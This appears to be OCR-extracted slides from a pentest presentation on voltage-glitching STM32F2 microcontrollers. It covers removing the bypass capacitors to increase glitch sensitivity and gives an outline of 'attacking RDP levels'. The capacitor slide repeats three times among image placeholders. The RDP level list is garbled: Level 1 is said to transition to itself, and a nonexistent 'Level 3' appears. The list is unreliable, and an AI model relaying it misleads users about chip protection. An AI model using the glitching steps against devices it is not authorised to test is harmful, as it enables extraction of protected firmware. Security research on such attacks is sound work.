




STM32F2 GLITCHING - BYPASS CAPACITORS

THE PENTEST EXPERTS.


- Similar to the STM8s, the STM32F2 features an internal voltage regulator.
- The output of this voltage regulator is buffered by external capacitors.
- To increase the sensitivity to voltage glitches, the bypass capacitors have to be removed.



STM32F2 GLITCHING - BYPASS CAPACITORS

THE PENTEST EXPERTS.


- Similar to the STM8s, the STM32F2 features an internal voltage regulator.
- The output of this voltage regulator is buffered by external capacitors.
- To increase the sensitivity to voltage glitches, the bypass capacitors have to be removed.





STM32F2 GLITCHING - BYPASS CAPACITORS

THE PENTEST EXPERTS.


- Similar to the STM8s, the STM32F2 features an internal voltage regulator.
- The output of this voltage regulator is buffered by external capacitors.
- To increase the sensitivity to voltage glitches, the bypass capacitors have to be removed.








ATTACKING RDP LEVELS



- Level 0:
    1. Option byte mods are allowed
    2. Can transition to Level 1 or Level 2
- Level 1:
    1. Option byte mods are allowed
    2. Can transition to Level 1 or Level 2
        - Transition to Level 0 -> Mass erase of user flash, backup regs and SRAM2
- Level 3:
    1. Option bytes are frozen
    2. No transition possible


ATTACKING RDP LEVELS



